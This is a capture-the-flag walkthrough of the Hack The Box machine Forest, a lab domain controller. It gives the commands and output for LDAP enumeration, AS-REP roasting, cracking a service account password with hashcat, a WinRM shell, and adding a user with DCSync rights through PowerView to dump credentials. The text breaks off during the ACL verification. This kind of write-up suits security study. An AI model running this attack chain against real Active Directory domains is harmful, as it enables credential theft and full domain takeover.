Forest Walkthrough - HTB Easy | AS-REP Roasting & DCSync via Exchange Permissions
Complete walkthrough of Forest from Hack The Box. An easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.

Overview
Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap -p- --min-rate=1000 -T4 10.129.46.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-06 11:44 CET
Warning: 10.129.46.116 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.46.116
Host is up (0.090s latency).
Not shown: 62157 closed tcp ports (conn-refused), 3356 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49683/tcp open  unknown
49698/tcp open  unknown
62432/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 148.25 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.129.46.116 -p 53,88,135,139,389,445,464,593,636,3268,3269,9389,47001,49664,49666,49667,49669,49676,49677,49683,49698,62432 -sC -sV -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-06 11:48 CET
<SNIP>
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-02-06 10:55:34Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
<SNIP>
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-02-06T02:56:31-08:00
<SNIP>
Key findings:
- Domain Controller for htb.local
- Port 389/3268: LDAP - potential anonymous access
- Port 445: SMB
- Port 88: Kerberos - potential AS-REP roasting
- Port 5985: WinRM - remote access once credentials obtained (did not show up on the fitst scan, which is the one written above)
- Windows Server 2016 Standard 14393
We have an Active Directory domain controller. The domain is htb.local. The only classic entry points I see are LDAP and SMB.
LDAP Enumeration
Anonymous LDAP Bind
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $ldapsearch -H ldap://10.129.46.116:389 -x -b "DC=HTB,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -9223372036854775808
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 0
pwdHistoryLength: 24
With ldapsearch I was able to enumerate the domain password policy. Let’s see how we can use LDAP to get more useful information.
User Enumeration
Let’s try to enumerate users on the DC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
[Feb 11, 2026 - 12:01:55 (CET)] exegol-main bloodhound # netexec ldap 10.129.20.140 -u '' -p '' --users
LDAP        10.129.20.140   389    FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.20.140   389    FOREST           [+] htb.local\:
LDAP        10.129.20.140   389    FOREST           [*] Enumerated 31 domain users: htb.local
LDAP        10.129.20.140   389    FOREST           -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.20.140   389    FOREST           Administrator                 2021-08-31 02:51:58 0        Built-in account for administering the computer/domain
LDAP        10.129.20.140   389    FOREST           Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.20.140   389    FOREST           DefaultAccount                <never>             0        A user account managed by the system.
LDAP        10.129.20.140   389    FOREST           krbtgt                        2019-09-18 12:53:23 0        Key Distribution Center Service Account
LDAP        10.129.20.140   389    FOREST           $331000-VK4ADACQNUCA          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_2c8eef0a09b545acb          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_ca8c2ed5bdab4dc9b          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_75a538d3025e4db9a          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_681f53d4942840e18          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_1b41c9286325456bb          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_9b69f1b9d2cc45549          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_7c96b981967141ebb          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_c75ee099d0a64c91b          <never>             0
LDAP        10.129.20.140   389    FOREST           SM_1ffab36a2f5f479cb          <never>             0
LDAP        10.129.20.140   389    FOREST           HealthMailboxc3d7722          2019-09-24 00:51:31 0
LDAP        10.129.20.140   389    FOREST           HealthMailboxfc9daad          2019-09-24 00:51:35 0
LDAP        10.129.20.140   389    FOREST           HealthMailboxc0a90c9          2019-09-19 13:56:35 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox670628e          2019-09-19 13:56:45 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox968e74d          2019-09-19 13:56:56 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox6ded678          2019-09-19 13:57:06 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox83d6781          2019-09-19 13:57:17 0
LDAP        10.129.20.140   389    FOREST           HealthMailboxfd87238          2019-09-19 13:57:27 0
LDAP        10.129.20.140   389    FOREST           HealthMailboxb01ac64          2019-09-19 13:57:37 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox7108a4e          2019-09-19 13:57:48 0
LDAP        10.129.20.140   389    FOREST           HealthMailbox0659cc1          2019-09-19 13:57:58 0
LDAP        10.129.20.140   389    FOREST           sebastien                     2019-09-20 02:29:59 0
LDAP        10.129.20.140   389    FOREST           lucinda                       2019-09-20 02:44:13 0
LDAP        10.129.20.140   389    FOREST           svc-alfresco                  2026-02-11 12:06:52 0
LDAP        10.129.20.140   389    FOREST           andy                          2019-09-23 00:44:16 0
LDAP        10.129.20.140   389    FOREST           mark                          2019-09-21 00:57:30 0
LDAP        10.129.20.140   389    FOREST           santi                         2019-09-21 01:02:55 0
Creating User Wordlist
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[Feb 11, 2026 - 12:05:01 (CET)] exegol-main forest # netexec ldap 10.129.20.140 -u '' -p '' --users | grep -E "^\s*LDAP.*\s+[0-9]{4}-|<never>" | awk '{print $5}' > users.txt
[Feb 11, 2026 - 12:05:45 (CET)] exegol-main forest # cat users.txt
Administrator
Guest
DefaultAccount
krbtgt
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
Initial Access
AS-REP Roasting
Trying the classic things done with a user list before moving to password spraying, I found the hash of a user with DONT_REQUIRE_PREAUTH:
1
2
3
4
5
6
7
8
9
10
[Feb 11, 2026 - 12:10:00 (CET)] exegol-main forest # GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -usersfile users.txt -dc-ip "10.129.20.140" "htb.local"/
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
<SNIP>
$krb5asrep$23$svc-alfresco@HTB.LOCAL:b954bc6e01f38a7341aa068ca9d6dd33$2053484ae65a6723f052c16cee6f9bf9b3d4def3ef63f0bc14d994e17d58af1fedf761792a8dc6e1837ac734b6623b8bb1296cb073b2a4230516f9509d1a4c2c9c5bdadcc03a278122db2bdea1db4b12b2c2866b35a83b29ea45f7da0a00189f4263fca7b893ee580a8487477c443387a7171b55b03fa53349e5c97efedf08183b68741797efb566eb67410fd2eb3bbebb0250744ca1411824cfa1cc75fbb3a8ce09a26eb76ad1b087d56d387c132c264e5dce035017a0af7c9508f6965422690ae439e7ce82af5b18082adfee48de1cf8375579febbe67a02050b73f92998aed80810258655
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
AS-REP hash obtained for: svc-alfresco
Hash Cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[Feb 11, 2026 - 12:12:06 (CET)] exegol-main forest # hashcat -m 18200 hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$krb5asrep$23$svc-alfresco@HTB.LOCAL:b954bc6e01f38a7341aa068ca9d6dd33$2053484ae65a6723f052c16cee6f9bf9b3d4def3ef63f0bc14d994e17d58af1fedf761792a8dc6e1837ac734b6623b8bb1296cb073b2a4230516f9509d1a4c2c9c5bdadcc03a278122db2bdea1db4b12b2c2866b35a83b29ea45f7da0a00189f4263fca7b893ee580a8487477c443387a7171b55b03fa53349e5c97efedf08183b68741797efb566eb67410fd2eb3bbebb0250744ca1411824cfa1cc75fbb3a8ce09a26eb76ad1b087d56d387c132c264e5dce035017a0af7c9508f6965422690ae439e7ce82af5b18082adfee48de1cf8375579febbe67a02050b73f92998aed80810258655:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:b954bc6e01f38a...258655
Time.Started.....: Wed Feb 11 12:12:19 2026 (1 sec)
Time.Estimated...: Wed Feb 11 12:12:20 2026 (0 secs)
<SNIP>
Started: Wed Feb 11 12:12:17 2026
Stopped: Wed Feb 11 12:12:22 2026
Credentials obtained: svc-alfresco:s3rvice
Privilege Escalation
WinRM Access
Let’s use WinRM to connect to the DC and get the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[Feb 11, 2026 - 12:47:45 (CET)] exegol-main forest # evil-winrm -u "svc-alfresco" -p "s3rvice" -i "10.129.20.140"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd "C:/Users/svc-alfresco/Desktop/"
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/11/2026   2:57 AM             34 user.txt
User flag obtained.
BloodHound Enumeration
Now that we have credentials, the first thing I do is use BloodHound to get a clearer view of the domain:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Feb 11, 2026 - 12:12:22 (CET)] exegol-main forest # bloodhound.py --zip -c All -d "htb.local" -ns "10.129.20.140" -dc "FOREST.htb.local" -u "svc-alfresco" -p "s3rvice"
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (FOREST.htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 01M 09S
INFO: Compressing output into 20260211121353_bloodhound.zip
Let’s open the GUI after running the neo4j start command:
Now we need to find a way to become administrators.

As we see from the image, svc-alfresco is part of the SERVICE ACCOUNTS group, which is part of the PRIVILEGED IT ACCOUNTS group. The latter can connect remotely with WinRM to the DC (FOREST.HTB.LOCAL). This PC has DCSync on HTB.LOCAL, which contains the ADMINISTRATOR user.
DCSync Attempts
Initially I tried to do it locally:
1
2
3
4
[Feb 11, 2026 - 13:18:04 (CET)] exegol-main forest # secretsdump.py 'HTB.LOCAL/svc-alfresco:s3rvice@10.129.20.140' -just-dc-user Administrator -outputfile hashes_DCSync
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

[*] Cleaning up...
This is impossible to work because our user DOESN’T have DCSync permissions. They can only connect remotely. Locally I can do DCSync. So, I’ll have to use mimikatz.
Mimikatz Attempt
I use evil-WinRM’s upload command and put mimikatz.exe on the DC. I run these commands with mimikatz but get errors:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:HTB.LOCAL /user:HTB\Administrator" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
<SNIP>
mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /domain:HTB.LOCAL /user:HTB\Administrator
[DC] 'HTB.LOCAL' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'HTB\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)
<SNIP>
This path fails because we don’t have SeDebugPrivilege. BloodHound wasn’t wrong, it’s our shell that doesn’t have the necessary rights:
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
As we see, we don’t have SeDebugPrivilege.
Alternative Path via BloodHound

We see that EXCHANGE WINDOWS PERMISSIONS has WriteDacl privilege and we can exploit it to get DCSync.

From the image above we see that svc-alfresco is a member of the ACCOUNT OPERATORS group and has GenericAll on EXCHANGE WINDOWS PERMISSIONS.
Creating User Bob
User Creation and Group Assignment
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload  /opt/resources/windows/PowerSploit/Recon/PowerView.ps1

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Uploading /opt/resources/windows/PowerSploit/Recon/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user bob password /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" bob /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" bob /add
The command completed successfully.
ACL Assignment Issues
From this moment everything started to fall apart. Obviously I used the secretsdump command, but it doesn’t work (and won’t work for the whole box), giving me only the initial error (which is normal) and stopping abruptly. Subsequently I tried the same procedure above but with the original user, svc-alfresco, but it was useless.
Finally I logged in directly with bob and self-assigned the ACLs. This is because (from what I understood) svc-alfresco cannot assign ACLs to users it creates. Additionally I read online about the presence of an administrator script that tampers with svc-alfresco’s permissions.
So I did this:
1
2
*Evil-WinRM* PS C:\Users\bob\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\bob\Documents> Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity bob -Rights DCSync
Verification
Let’s check that they were actually set (not like until now):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
*Evil-WinRM* PS C:\Users\bob\Documents> Get-DomainObjectAcl -Identity "DC=htb,DC=local" -ResolveGUIDs | ? {$_.SecurityIdentifier -match "S-1-5-21-3072663084-364016917-1341370565-10101"}


AceQualifier           : AccessAllowed
ObjectDN               : DC=htb,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-3072663084-364016917-1341370565
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3072663084-364016917-1341370565-10101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : DC=htb,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-3072663084-364016917-1341370565
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3072663084-364016917-1341370565-10101
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : DC=htb,DC=local
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
